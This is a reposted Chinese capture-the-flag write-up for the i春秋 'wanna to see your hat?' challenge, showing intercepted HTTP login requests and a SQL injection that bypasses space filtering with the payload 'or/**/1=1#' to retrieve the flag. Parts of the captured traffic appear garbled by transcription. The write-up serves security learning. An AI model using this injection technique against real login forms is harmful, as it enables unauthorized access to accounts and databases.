

i春秋wanna to see your hat?

转载

weixin_30701575 于 2019-09-04 22:59:00 发布 110 收藏 1

原文链接: <http://www.cnblogs.com/wosun/p/11462167.html>

版权
打开题目网页发现是个选择帽子的网页, 点击超链接进入一个网页让我们输入我们的name然后匹配帽子颜色 (其实不管怎么填都是绿色的) 这里也有个注册窗口


先查看源码没什么特别发现, 再试试抓包吧

your hat

your name

[I want to register](#)

在这个界面抓包



```
Request
Raw Params Headers Hex
POST /route.php?act=login HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://117.50.3.97:1515/route.php?act=login
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 23
Host: 117.50.3.97:1515
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0)
like Gecko Core/1.63.6726.400 QQBrowser/10.2.3265.400
Cookie: PHPSESSID=ouf4bmln50n1s74tgn5dhh55
Connection: close
name=admin&submit=check

Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Mon, 02 Sep 2016 16:57:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 15 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 1099
Connection: close
Content-Type: text/html
select count(*) from t_info where username = 'admin' or nickname = 'admin'<br>'"
<head>
<meta charset="utf-8" />
<title>show me your hat</title>
<link rel="stylesheet" href=css/bootstrap.min.css />
<link rel="stylesheet" href=css/bootstrap-theme.min.css />
```

Go一下发现了数据库的注入点

再使用admin'进行测试, 发现'被转义为了\

多次测试后发现空格会被过滤, 其他也就没什么了

所以这里还是可以进行注入的

我们使用#来注释name后面的内容, 构造永真句来让name等于他想要的内容

使用payload: or/**/1=1#'

```
Raw Params Headers Hex
POST /route.php?act=login HTTP/1.1
Accept: text/html,application/xhtml+xml,image/jpeg,*/*
Referer: http://117.50.3.97:1515/route.php?act=login
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 29
Host: 117.50.3.97:1515
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0)
like Gecko Core/1.03.6716.400 OOBrowser/10.2.2265.400
Cookie: PHPSESSID=our4hmlrn5On1f742gm5dbb592
Connection: close

name=or/**/1=1#&submit=check

Raw Headers Hex
Expires: Thu, 19 Nov 1991 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 1119
Connection: close
Content-Type: text/html

select count(*) from t_info where username = 'or/**/1=1#' or nickname
= 'or/**/1=1#\`good job<html>
<head>
<meta charset="utf-8" />
<title>show me your hat</title>
<link rel="stylesheet" href=css/bootstrap.min.css />
<link rel="stylesheet" href=css/bootstrap-theme.min.css />
<script src=js/jquery-2.2.0.min.js></script>
<script src=js/bootstrap.min.js></script>
<style>
.container{
max-width: 400px;
margin: 20px auto;
}
</style>
</head>
<div>
```

Go一遍发现可行

将proxy中的name修改后forward回去得到flag



flag{good_job_white_hat}

I give up!

转载于:<https://www.cnblogs.com/wosun/p/11462167.html>